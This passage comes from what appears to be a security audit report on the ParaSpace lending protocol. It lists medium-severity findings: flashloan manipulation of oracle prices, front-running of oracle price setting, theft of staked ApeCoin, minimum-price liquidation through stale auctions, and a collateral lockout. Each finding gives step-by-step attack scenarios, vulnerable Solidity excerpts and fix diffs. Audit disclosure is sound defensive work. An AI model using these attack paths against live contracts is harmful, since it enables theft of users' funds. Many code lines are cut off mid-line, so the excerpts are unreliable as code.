    function getAssetPrice(address asset)
            public
            view
            override
            returns (uint256)
    {
            if (asset == BASE_CURRENCY) {
                    return BASE_CURRENCY_UNIT;
            }

            uint256 price = 0;
            IEACAggregatorProxy source = IEACAggregatorProxy(assetsS
            if (address(source) != address(0)) {
                    price = uint256(source.latestAnswer());
            }
            if (price == 0 && address(_fallbackOracle) != address(0)
                    price = _fallbackOracle.getAssetPrice(asset);
            }

            require(price != 0, Errors.ORACLE_PRICE_NOT_READY);
            return price;
    }
```

which calls:

```
    price = _fallbackOracle.getAssetPrice(asset);
```

whch use the spot price from Uniswap V2.

```
        address pairAddress = IUniswapV2Factory(UNISWAP_FACTORY)
                WETH,
                asset
        );
        require(pairAddress != address(0x00), "pair not found");
        IUniswapV2Pair pair = IUniswapV2Pair(pairAddress);
        (uint256 left, uint256 right, ) = pair.getReserves();
        (uint256 tokenReserves, uint256 ethReserves) = (asset <
                ? (left, right)
                : (right, left);
        uint8 decimals = ERC20(asset).decimals();
        //returns price in 18 decimals
        return
                IUniswapV2Router01(UNISWAP_ROUTER).getAmountOut(
                        10**decimals,
                        tokenReserves,
                        ethReserves
                );
```

and

```
    function getEthUsdPrice() public view returns (uint256) {
        address pairAddress = IUniswapV2Factory(UNISWAP_FACTORY)
                USDC,
                WETH
        );
        require(pairAddress != address(0x00), "pair not found");
        IUniswapV2Pair pair = IUniswapV2Pair(pairAddress);
        (uint256 left, uint256 right, ) = pair.getReserves();
        (uint256 usdcReserves, uint256 ethReserves) = (USDC < WE
                ? (left, right)
                : (right, left);
        uint8 ethDecimals = ERC20(WETH).decimals();
        //uint8 usdcDecimals = ERC20(USDC).decimals();
        //returns price in 6 decimals
        return
                IUniswapV2Router01(UNISWAP_ROUTER).getAmountOut(
                        10**ethDecimals,
                        ethReserves,
                        usdcReserves
                );
```

```
}
```

Using flashloan to distort and manipulate the price is very damaging technique.

Consider the POC below.

1. the User uses 10000 amount of tokenA as collateral, each token A worth 1 USD according to the paraspace oracle. the user borrow 3 ETH, the price of ETH is 1200 USD.
2. the paraspace oracle went down, the fallback price oracle is used, the user use borrows flashloan to distort the price of the tokenA in Uniswap pool from 1 USD to 10000 USD.
3. the user's collateral position worth 1000 token X 10000 USD, and borrow 1000 ETH.
4. User repay the flashloan using the overborrowed amount and recover the price of the tokenA in Uniswap liqudity pool to 1 USD, leaving bad debt and insolvent position in Paraspace.

Recommended Mitigation Steps

We recommend the project does not use the spot price in Uniswap V2, if the paraspace is down, it is safe to just revert the transaction.

[M-05] Front-running admin setPrice call allows a single compromised oracle to set any price, allowing the oracle manipulator to drain all protocol funds

Submitted by carlitox477, *also found by* Rolezn, Jeiwan, imare, __141345__, 0xDave, *and* nicobevi

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L195-L216
https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L356-L364

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L402-L407
https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L376-L386

The only way to update an NFT price is through **_finalizePrice**, which is called just by function `setPrice`.

Current code forces the admin to call function `setPrice` in order to update the price, but to call this function the current implementation requires that **the asset is not paused**.

What would happen if the admin `setPrice` was frontrunned by a feeder? The feeder who make the call will be allowed to set any price for the asset without any restriction. This obligates the protocol to consider next scenario:

- One feeder key or control has been compromised
- There is a new asset that the admin want to add to start feeding
- The new asset is being sold right now in a marketplace

Then, after admin calls `addAssets` and `setPause` functions, `setPrice` function can be frontrunned by the compromised feeder in order to set the price of the new asset to any price they want. This would allow the feeder's address controller to drain all protocol funds.

Impact

Oracle decentralization can be bypassed, allowing `setPrice` function to be frontrunned by potencial oracle feeder (or person in control of oracle feeder), allowing the frontrunner to drain all protocol funds

This can happen because oracle decentralization control measures (requiring more than 3 oracle feeder to be deployed due to **MIN_ORACLES_NUM** value) can be bypassed.

Proof of Concept

1. Eve gets full control of one NFTFloorOracle feeder
2. Eve programs a bot to monitor when the admin of NFTFloorOracle contract calls `addAssets` and `setPause` function
3. ApeBoard lunch a new NFT collection called MONKEY
4. Some MONKEY collection tokens are in sale in Opean Sea
5. Paraspace decide to allow MONKEY collection to be used as collateral in the protocol and calls `addAssets` to add the new asset feed
6. Paraspace admin decide to call `setPause` to be able to call `setPrice` function
7. Eve's program detect the new NFT addition and the correspondin unpausing, then proceeds to:
    1. Buy one token of MONKEY collection
    2. Call `setPrice` through the feeder he control, and set the asset price to the maximum value possible
    3. Deposit the NFT in the protocol
    4. Borrow all the funds from the protocol

It is important to notice:

```
function setPrice(address _asset, uint256 _twap)
    public
    onlyRole(UPDATER_ROLE)
    onlyWhenAssetExisted(_asset)
    whenNotPaused(_asset)
{
    bool dataValidity = false;
    // @audit This if block won't be executed by controlled feec
    if (hasRole(DEFAULT_ADMIN_ROLE, msg.sender)) {
        _finalizePrice(_asset, _twap);
        return;
    }
    // @audit This can be bypassed giving the default twap value
    dataValidity = _checkValidity(_asset, _twap);
    require(dataValidity, "NFTOracle: invalid price data");
    // @audit add price to raw feeder storage, never reverts
    _addRawValue(_asset, _twap);
    uint256 medianPrice;
    // set twap price only when median value is valid
```

```
    // @audit _combine will return (true, _twap)
    (dataValidity, medianPrice) = _combine(_asset, _twap);
    if (dataValidity) {
        // @audit Here the price is set, given dataValidity== tr
        _finalizePrice(_asset, medianPrice);
    }
}



function _checkValidity(address _asset, uint256 _twap)
    internal
    view
    returns (bool)
{
    // @audit the attacker will send a value higher than zero
    require(_twap > 0, "NFTOracle: price should be more than 0")
    PriceInformation memory assetPriceMapEntry = assetPriceMap[_
    uint256 _priorTwap = assetPriceMapEntry.twap;
    uint256 _updatedAt = assetPriceMapEntry.updatedAt;
    uint256 priceDeviation;
    //@audit first price is always valid as long as _twap > 0, w
    if (_priorTwap == 0 || _updatedAt == 0) {
        // @audit dataValidity in setPrice will be set to true
        return true;
    }
    // Rest of function code...
}



function _combine(address _asset, uint256 _twap)
    internal
    view
    returns (bool, uint256)
{
    FeederRegistrar storage feederRegistrar = assetFeederMap[_as
    uint256 currentBlock = block.number;
    //@audit first time the asset price is set any input paramet
    if (assetPriceMap[_asset].twap == 0) {
        return (true, _twap);
    }
    //Rest of function...
}
```

Recommended Mitigation Steps

1. Do not allow to unpause the asset unless its prices is different from zero.
2. Force the admin to set the first price for all new assets added.

First step is easy, just a simple modification to setPause function:

```
function setPause(address _asset, bool _flag)
    external
    onlyRole(DEFAULT_ADMIN_ROLE)
{
    assetFeederMap[_asset].paused = _flag;
+   if(_flag){
+       require(assetFeederMap[_asset].twap != 0, ERROR_CANNOT_U
+   }

    emit AssetPaused(_asset, _flag);
}
```

This step forces to modify `setPrice` function and add a new function which might be called `setEmergencyOrFirstPrice`

```
// NftFloorOracle.sol
// Function to add
function setEmergencyOrFirstPrice(address _asset, uint256 _twap)
    public
    onlyRole(DEFAULT_ADMIN_ROLE)
    onlyWhenAssetExisted(_asset)
{
    require(_twap > 0, ERROR_TWAP_CANNOT_BE_ZERO());
    _finalizePrice(_asset, _twap);
}
```

Step 2 is included in the previous solution, giving we only allow to unpause the asset in case `assetFeederMap[_asset].twap != 0`.

Doing this allows to simplify setPrice in order to save gas:

```
// New setPrice function
```

```
    function setPrice(address _asset, uint256 _twap)
            public
            onlyRole(UPDATER_ROLE)
            onlyWhenAssetExisted(_asset)
            whenNotPaused(_asset)
        {
    -       bool dataValidity = false;
    -       if (hasRole(DEFAULT_ADMIN_ROLE, msg.sender)) {
    -           _finalizePrice(_asset, _twap);
    -           return;
    -       }
    -       dataValidity = _checkValidity(_asset, _twap);
            bool dataValidity = _checkValidity(_asset, _twap);
            require(dataValidity, "NFTOracle: invalid price data");
            // add price to raw feeder storage
            _addRawValue(_asset, _twap);
            uint256 medianPrice;
            // set twap price only when median value is valid
            (dataValidity, medianPrice) = _combine(_asset, _twap);
            if (dataValidity) {
                _finalizePrice(_asset, medianPrice);
            }
        }
```

Notes

- The scenario is focus on describing how front running setPrice function call lead to as many single points failures as feeders registered in the contract. Single point failures are described in [this Chainlink document](#) (point 3)
- If there is at least one feeder who works almost independently from ParaSpace protocol and is multisigned by people (not a governance contract) I consider this issue should be considered as high, given that all of them can have realistic motivations to drain protocol funds in their favour.

[M-06] New BAKC Owner Can Steal ApeCoin

Submitted by xiaoming90*, also found by* unforgiven *and* csanuragjain

Background


This section provides a context of the pre-requisite concepts that a reader needs to fully understand the issue.

Split Pair Edge Case In Paired Pool

Assume that Jimmy is the owner of BAYC `#8888` and BAKC `#9999` NFTs initially. He participated in the Paired Pool and staked + accrued a total of 100 ApeCoin (APE) at this point, as shown in the diagram below.

Jimmy then sold his BAKC `#9999` NFT to Ben. When this happens, both parties (Jimmy and Ben) could close out their staking position. Since Ben owns BAKC `#9999` now, he can close out Jimmy's position anytime and claim all the accrued APE rewards (2 APE below). While Jimmy will obtain the 98 APE that he staked initially.

The following image is taken from https://youtu.be/_LO-1f9nyjs?t=640



The `ApeCoinStaking._withdrawPairNft` taken from the official `$APE` Staking Contract shows that the implementation allows both the BAYC/MAYC owners and BAKC owners to close out the staking position. Refer to Line 976 below.

When the staking position is closed by the BAKC owners, the entire staking amount must be withdrawn. A partial amount is not allowed per Line 981 below. In Line 984, all the accrued APE rewards will be sent to the BAKC owners. In Line 989, all the

staked APEs will be withdrawn (unstake) and sent directly to the wallet of the BAYC owners.

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/dependencies/yoga-labs/ApeCoinStaking.sol#L966

```
File: ApeCoinStaking.sol
966:     function _withdrawPairNft(uint256 mainTypePoolId, PairN
967:         for(uint256 i; i < _nfts.length; ++i) {
968:             uint256 mainTokenId = _nfts[i].mainTokenId;
969:             uint256 bakcTokenId = _nfts[i].bakcTokenId;
970:             uint256 amount = _nfts[i].amount;
971:             address mainTokenOwner = nftContracts[mainTypeP
972:             address bakcOwner = nftContracts[BAKC_POOL_ID].
973:             PairingStatus memory mainToSecond = mainToBakc[
974:             PairingStatus memory secondToMain = bakcToMain[
975:
976:             require(mainTokenOwner == msg.sender || bakcOwn
977:             require(mainToSecond.tokenId == bakcTokenId &&
978:                 && secondToMain.tokenId == mainTokenId && s
979:
980:             Position storage position = nftPosition[BAKC_PO
981:             require(mainTokenOwner == bakcOwner || amount =
982:
983:             if (amount == position.stakedAmount) {
984:                 uint256 rewardsToBeClaimed = _claim(BAKC_PO
985:                 mainToBakc[mainTypePoolId][mainTokenId] = P
986:                 bakcToMain[bakcTokenId][mainTypePoolId] = P
987:                 emit ClaimRewardsPairNft(msg.sender, rewarc
988:             }
989:             _withdraw(BAKC_POOL_ID, position, amount, mainT
990:             emit WithdrawPairNft(msg.sender, amount, mainTy
991:         }
992:     }
```

The following shows that the `ApeCoinStaking._withdraw` used in the above function will send the unstaked APEs directly to the wallet of BAYC owners. Refer to Line 946 below.

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-

core/contracts/dependencies/yoga-labs/ApeCoinStaking.sol#L937

```
File: ApeCoinStaking.sol
937:     function _withdraw(uint256 _poolId, Position storage _p
938:         require(_amount <= _position.stakedAmount, "Can't w
939:
940:         Pool storage pool = pools[_poolId];
941:
942:         _position.stakedAmount -= _amount;
943:         pool.stakedAmount -= _amount;
944:         _position.rewardsDebt -= (_amount * pool.accumulate
945:
946:         apeCoin.safeTransfer(_recipient, _amount);
947:     }
```

Who is the owner of BAYC/MAYC in ParaSpace?

The BAYC is held by the `NTokenBAYC` reserve pool, while the MAYC is held by `NTokenMAYC` reserve pool. This causes an issue because, as mentioned in the previous section, all the unstaked APE will be sent directly to the wallet of the BAYC/MAYC owners. This will be used as part of the attack path later on.

Does BAKC need to be staked or stored within ParaSpace?

No. For the purpose of APE staking via ParaSpace , BAKC NFT need not be held in the ParaSpace contract for staking, but Bored Apes and Mutant Apes must be collateralized in the ParaSpace protocol. Refer to here. As such, users are free to sell off their BAKC anytime to anyone since it is not being locked up.

Proof of Concept

Using back the same example in the previous section. Assume the following:

- Jimmy is the victim, and Ben is the attacker.
- Jimmy is the owner of BAYC `#8888` and BAKC `#9999` NFTs initially. He participated in the Paired Pool and staked + accrued a total of 100 ApeCoin (APE).
- Jimmy sold his BAKC `#9999` NFT to Ben. There are many ways Ben can obtain the BAKC `#9999` NFT. Ben could obtain it via the public marketplace (e.g.

Opensea) if Jimmy listed it OR Ben could offer an attractive price to Jimmy to purchase it privately.

- Ben also participates in the APE staking in ParaSpace via his BAYC `#0002` and BAKC `#0002` NFTs.

Ben will close out Jimmy's position by calling the `ApeCoinStaking.withdrawBAKC` function of the official `$APE` Staking Contract to withdraw all the staked APE + accrued APE rewards. As a result, the 98 APE that Jimmy staked initially will be sent directly to the owner of the BAYC `#8888` owner. In this case, the BAYC `#8888` owner is ParaSpace's `NTokenBAYC` reserve pool.

At this point, it is important to note that Jimmy's 98 APE is stuck in ParaSpace's `NTokenBAYC` reserve pool. If anyone can siphon out Jimmy's 98 APE that is stuck in the contract, that person will be able to get free APE.

There exist a way to siphon out all the APE coin that resides in ParaSpace's `NTokenBAYC` reserve pool. Anyone who participates in APE staking via ParaSpace with a BAYC, which also means that any user staked in the Paired Pool, can trigger the `ApeStakingLogic.withdrawBAKC` function below by calling the `PoolApeStaking.withdrawBAKC` function.

Notice that in Line 53 below, it will compute the total balance of APE held by ParaSpace's `NTokenBAYC` reserve pool contract. In Line 55, it will send all the APE in the pool contract to the recipient. This effectively performs a sweeping of APE stored in the pool contract.

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/tokenization/libraries/ApeStakingLogic.sol#L38

```
File: ApeStakingLogic.sol
38:     function withdrawBAKC(
39:         ApeCoinStaking _apeCoinStaking,
40:         uint256 poolId,
41:         ApeCoinStaking.PairNftWithAmount[] memory _nftPairs,
42:         address _apeRecipient
43:     ) external {
44:         ApeCoinStaking.PairNftWithAmount[]
```

```
45:             memory _otherPairs = new ApeCoinStaking.PairNftW
46:
47:         if (poolId == BAYC_POOL_ID) {
48:             _apeCoinStaking.withdrawBAKC(_nftPairs, _otherPa
49:         } else {
50:             _apeCoinStaking.withdrawBAKC(_otherPairs, _nftPa
51:         }
52:
53:         uint256 balance = _apeCoinStaking.apeCoin().balanceO
54:
55:         _apeCoinStaking.apeCoin().safeTransfer(_apeRecipient
56:     }
```

Thus, after Ben closes out Jimmy's position by calling the `ApeCoinStaking.withdrawBAKC` function and causes the 98 APE to be sent to ParaSpace's `NTokenBAYC` reserve pool contract, Ben immediately calls the `PoolApeStaking.withdrawBAKC` function against his own BAYC `#0002` and BAKC `#0002` NFTs. This will result in all of Jimmy's 98 APE being swept to his wallet. Bob effectively steals Jimmy's 98 APE.

Impact

ApeCoin of ParaSpace users can be stolen.

Recommended Mitigation Steps

Consider the potential side effects of the split pair edge case in the pair pool when implementing the APE staking feature in ParaSpace.

The official APE staking contract has been implemented recently, and only a few protocols have integrated with it. Thus, the edge cases are not widely understood and are prone to errors.

To mitigate this issue, instead of returning BAKC NFT to the users after staking, consider locking up BAKC NFT in the ParaSpace contract as part of the user's collateral. In this case, the user will not be able to sell off their BAKC, and the "Split Pair Edge Case In Paired Pool" scenario will not happen.

LSDan (judge) decreased severity to Medium and commented:

> I've decided to downgrade this to medium. I think the risks involved are understood by most educated users of the BAYC/MAYC universe, but still valid.

[M-07] NTokenMoonBirds Reserve Pool Cannot Receive Airdrops

Submitted by xiaoming90*, also found by* cccz*,* imare*,* unforgiven*, and* csanuragjain

The NTokenMoonBirds Reserve Pool only allows Moonbird NFT to be sent to the pool contract as shown in Line 70 below.

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/tokenization/NTokenMoonBirds.sol#L63

```
File: NTokenMoonBirds.sol
63:     function onERC721Received(
64:         address operator,
65:         address from,
66:         uint256 id,
67:         bytes memory
68:     ) external virtual override returns (bytes4) {
69:         // only accept MoonBird tokens
70:         require(msg.sender == _underlyingAsset, Errors.OPERA
71:
72:         // if the operator is the pool, this means that the
73:         // which can happen during a normal supplyERC721 poo
74:         if (operator == address(POOL)) {
75:             return this.onERC721Received.selector;
76:         }
77:
78:         // supply the received token to the pool and set it
79:         DataTypes.ERC721SupplyParams[]
80:             memory tokenData = new DataTypes.ERC721SupplyPar
81:
82:         tokenData[0] = DataTypes.ERC721SupplyParams({
83:             tokenId: id,
84:             useAsCollateral: true
85:         });
86:
87:         POOL.supplyERC721FromNToken(_underlyingAsset, tokenI
```

```
88:
89:         return this.onERC721Received.selector;
90:     }
```

Note that the NTokenMoonBirds Reserve Pool is the holder/owner of all Moonbird NFTs within ParaSpace. If there is any airdrop for Moonbird NFT, the airdrop will be sent to the NTokenMoonBirds Reserve Pool.

However, due to the validation in Line 70, the NTokenMoonBirds Reserve Pool will not be able to receive any airdrop (e.g. Moonbirds Oddities NFT) other than the Moonbird NFT. In summary, if any NFT other than Moonbird NFT is sent to the pool, it will revert.

For instance, Moonbirds Oddities NFT has been airdropped to Moonbird NFT nested stakers in the past. With the nesting staking feature, more airdrops are expected in the future. In this case, any users who collateralized their nested Moonbird NFT within ParaSpace will lose their opportunities to claim the airdrop.

Impact

Loss of assets for the user. Users will not be able to receive any airdropped assets for their nested Moonbird NFT.

Recommended Mitigation Steps

Update the contract to allow airdrops to be received by the NTokenMoonBirds Reserve Pool.

```
    function onERC721Received(
            address operator,
            address from,
            uint256 id,
            bytes memory
    ) external virtual override returns (bytes4) {
    -       // only accept MoonBird tokens
    -       require(msg.sender == _underlyingAsset, Errors.OPERATION

            // if the operator is the pool, this means that the pool
            // which can happen during a normal supplyERC721 pool tx
            if (operator == address(POOL)) {
```

```
                return this.onERC721Received.selector;
            }

+           if msg.sender == _underlyingAsset(
            // supply the received token to the pool and set it as c
            DataTypes.ERC721SupplyParams[]
                memory tokenData = new DataTypes.ERC721SupplyParams|

            tokenData[0] = DataTypes.ERC721SupplyParams({
                tokenId: id,
                useAsCollateral: true
            });
+           )

            POOL.supplyERC721FromNToken(_underlyingAsset, tokenData,

            return this.onERC721Received.selector;
    }
```

LSDan (judge) decreased severity to Medium

[M-08] Adversary can force user to pay large gas fees by transfering them collateral

Submitted by 0x52

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/libraries/logic/SupplyLogic.sol#L462-L512

Adversary can DOS user and make them pay more gas by sending them collateral.

Proof of Concept

```
    if (fromConfig.isUsingAsCollateral(reserveId)) {
        if (fromConfig.isBorrowingAny()) {
            ValidationLogic.validateHFAndLtvERC20(
                reservesData,
                reservesList,
                usersConfig[params.from],
```

```
                params.asset,
                params.from,
                params.reservesCount,
                params.oracle
            );
        }

        if (params.balanceFromBefore == params.amount) {
            fromConfig.setUsingAsCollateral(reserveId, false);
            emit ReserveUsedAsCollateralDisabled(
                params.asset,
                params.from
            );
        }

        //@audit collateral is automatically turned on for receiver
        if (params.balanceToBefore == 0) {
            DataTypes.UserConfigurationMap
                storage toConfig = usersConfig[params.to];

            toConfig.setUsingAsCollateral(reserveId, true);
            emit ReserveUsedAsCollateralEnabled(
                params.asset,
                params.to
            );
        }
    }
```

The above lines are executed when a user transfer collateral to another user. If the sending user currently has the collateral enabled and the receiving user doesn't have a balance already, the collateral will automatically be enabled for the receiver. Since the collateral is enabled, it will now be factored into the health check calculation. This increases gas for the receiver every time the user does anything that requires a health check (which ironically includes turning off a collateral). If enough different kinds of collateral are added to the platform it may even be enough gas to DOS the users.

Recommended Mitigation Steps

Don't automatically enable the collateral for the receiver.

[M-09] User collateral NFT open auctions would be sold as min price immediately next time user health factor gets below the liquidation threshold, protocol should check health factor and set auctionValidityTime value anytime a valid action happens to user account to invalidate old open auctions

Submitted by unforgiven

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/pool/DefaultReserveAuctionStrategy.sol#L90-L135
https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/tokenization/libraries/MintableERC721Logic.sol#L424-L434

Attacker can liquidate users NFT collaterals with min price immediately after user health factor gets below the liquidation threshold for NFT collaterals that have old open auctions and `setAuctionValidityTime()` is not get called for the user. Whenever user's account health factor gets below the NFT liquidation threshold attacker can start auction for all of users NFTs in the protocol. User needs to call `setAuctionValidityTime()` to invalidated all of those open auctions whenever his/her account health factor is good, but if user doesn't call this and doesn't close those auctions then next time user's accounts health factor gets below the threshold, attacker would liquidate all of those NFTs with minimum price immediately.

Proof of Concept

This is `calculateAuctionPriceMultiplier()` code in DefaultReserveAuctionStrategy:

```
    function calculateAuctionPriceMultiplier(
        uint256 auctionStartTimestamp,
        uint256 currentTimestamp
    ) external view override returns (uint256) {
        uint256 ticks = PRBMathUD60x18.div(
            currentTimestamp - auctionStartTimestamp,
            _tickLength
```

```
        );
        return _calculateAuctionPriceMultiplierByTicks(ticks);
    }

    function _calculateAuctionPriceMultiplierByTicks(uint256 tic
        internal
        view
        returns (uint256)
    {
        if (ticks < PRBMath.SCALE) {
            return _maxPriceMultiplier;
        }

        uint256 ticksMinExp = PRBMathUD60x18.div(
            (PRBMathUD60x18.ln(_maxPriceMultiplier) -
                PRBMathUD60x18.ln(_minExpPriceMultiplier)),
            _stepExp
        );
        if (ticks <= ticksMinExp) {
            return
                PRBMathUD60x18.div(
                    _maxPriceMultiplier,
                    PRBMathUD60x18.exp(_stepExp.mul(ticks))
                );
        }

        uint256 priceMinExpEffective = PRBMathUD60x18.div(
            _maxPriceMultiplier,
            PRBMathUD60x18.exp(_stepExp.mul(ticksMinExp))
        );
        uint256 ticksMin = ticksMinExp +
            (priceMinExpEffective - _minPriceMultiplier).div(_st

        if (ticks <= ticksMin) {
            return priceMinExpEffective - _stepLinear.mul(ticks
        }

        return _minPriceMultiplier;
    }
```

As you can see when long times passed from auction start time the price of auction would be minimum.
This is `isAuctioned()` code in MintableERC721Data contract:

```
function isAuctioned(
    MintableERC721Data storage erc721Data,
    IPool POOL,
    uint256 tokenId
) public view returns (bool) {
    return
        erc721Data.auctions[tokenId].startTime >
        POOL
            .getUserConfiguration(erc721Data.owners[tokenId])
            .auctionValidityTime;
}
```

As you can see auction is valid if startTime is bigger than user's `auctionValidityTime`. but the value of `auctionValidityTime` should be set manually by calling `PoolParameters.setAuctionValidityTime()`, so by default auction would stay open. imagine this scenario:

1. user NFT health factor gets under the liquidation threshold.
2. attacker calls `startAuction()` for all user collateral NFT tokens.
3. user supply some collateral and his health factor become good.
4. some time passes and user NFT health factor gets under the liquidation threshold.
5. attacker can liquidate all of user NFT collateral with minimum price of auction immediately.
6. user would lose his NFTs without proper auction.

This scenario can be common because liquidation and health factor changes happens on-chain and most of the user isn't always watches his account health factor and he wouldn't know when his account health factor gets below the liquidation threshold and when it's needed for him to call `setAuctionValidityTime()`. so over time this would happen to more users.

Tools Used

VIM

Recommended Mitigation Steps

Contract should check and set the value of `auctionValidityTime` for user whenever an action happens to user account.
Also there should be some incentive mechanism for anyone starting or ending an auction.

[M-10] Users can be locked out of providing Uniswap V3 NFTs as collateral

Submitted by Jeiwan, also found by Trust

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/tokenization/libraries/MintableERC721Logic.sol#L248
https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/tokenization/libraries/MintableERC721Logic.sol#L107

A malicious actor can disallow supplying of Uniswap V3 NFT tokens as collateral for any user. This can be exploited as a front-running attack that disallows a borrower to provide more Uniswap V3 LP tokens as collateral and save their collateral from being liquidated.

Proof of Concept

The protocol allows users to provide Uniswap V3 NFT tokens as collateral. Since these tokens can be minted freely, a malicious actor may provide a huge number of such tokens as collateral and impose high gas consumption by the `calculateUserAccountData` function of `GenericLogic` (which calculates user's collateral and debt value). Potentially, this can lead to out of gas errors during collateral/debt values calculation. To protect against this attack, a limit on the number of Uniswap V3 NFTs a user can provide as collateral was added (NTokenUniswapV3.sol#L33-L35):

```
    constructor(IPool pool) NToken(pool, true) {
        _ERC721Data.balanceLimit = 30;
    }
```

The limit is enforced during Uniswap V3 NToken minting and transferring (MintableERC721Logic.sol#L247-L248, MintableERC721Logic.sol#L106-L107, MintableERC721Logic.sol#L402-L414):

```
uint64 newBalance = oldBalance + uint64(tokenData.length);
_checkBalanceLimit(erc721Data, ATOMIC_PRICING, newBalance);
```

```
uint64 newRecipientBalance = oldRecipientBalance + 1;
_checkBalanceLimit(erc721Data, ATOMIC_PRICING, newRecipientBalar
```

```
function _checkBalanceLimit(
    MintableERC721Data storage erc721Data,
    bool ATOMIC_PRICING,
    uint64 balance
) private view {
    if (ATOMIC_PRICING) {
        uint64 balanceLimit = erc721Data.balanceLimit;
        require(
            balanceLimit == 0 || balance <= balanceLimit,
            Errors.NTOKEN_BALANCE_EXCEEDED
        );
    }
}
```

While protecting from the attack mentioned above, this creates a new attack vector: a malicious actor can send many Uniswap V3 NTokens to a victim and lock them out of adding more Uniswap V3 NTokens as collateral. This attack is viable and cheap because *Uniswap V3 NFTs can have 0 liquidity*, thus the attacker would only need to pay transaction fees, which are cheap on L2 networks.

Exploit Scenario

1. Bob provides Uniswap V3 NFTs as collateral on Paraspace and borrows other tokens.
2. Due to extreme market conditions, Bob's health factor is getting closer to the liquidation threshold.

3. Bob, while being an active liquidity provider on Uniswap, supplies another Uniswap V3 NFT as a collateral.
4. Alice runs liquidation and front-running bots. One of her bots notices that Bob is trying to increase his collateral value with a Uniswap V3 NFT.
5. Alice's bot mints multiple Uniswap V3 NFTs using the same asset tokens by removing all liquidity from tokens after they were minted.
6. Alice's bot supplies the newly minted NFTs on behalf of Bob. Bob's balance of Uniswap V3 NFTs reaches the maximal allowed.
7. Bob's transaction to add another Uniswap V3 NFT as collateral fails due to the balance limit being reached.
8. While Bob is trying to figure out what's happened and before he provides collateral in other tokens or withdraws the empty NTokens, Alice's bot liquidates Bob's debt.

```
// paraspace-core/test/_uniswapv3_position_control.spec.ts
it("allows to fill balanceLimit of another user cheaply [AUDIT]'
  const {
    users: [user1, user2],
    dai,
    weth,
    nftPositionManager,
    nUniswapV3,
    pool
  } = testEnv;

  // user1 has 1 token initially.
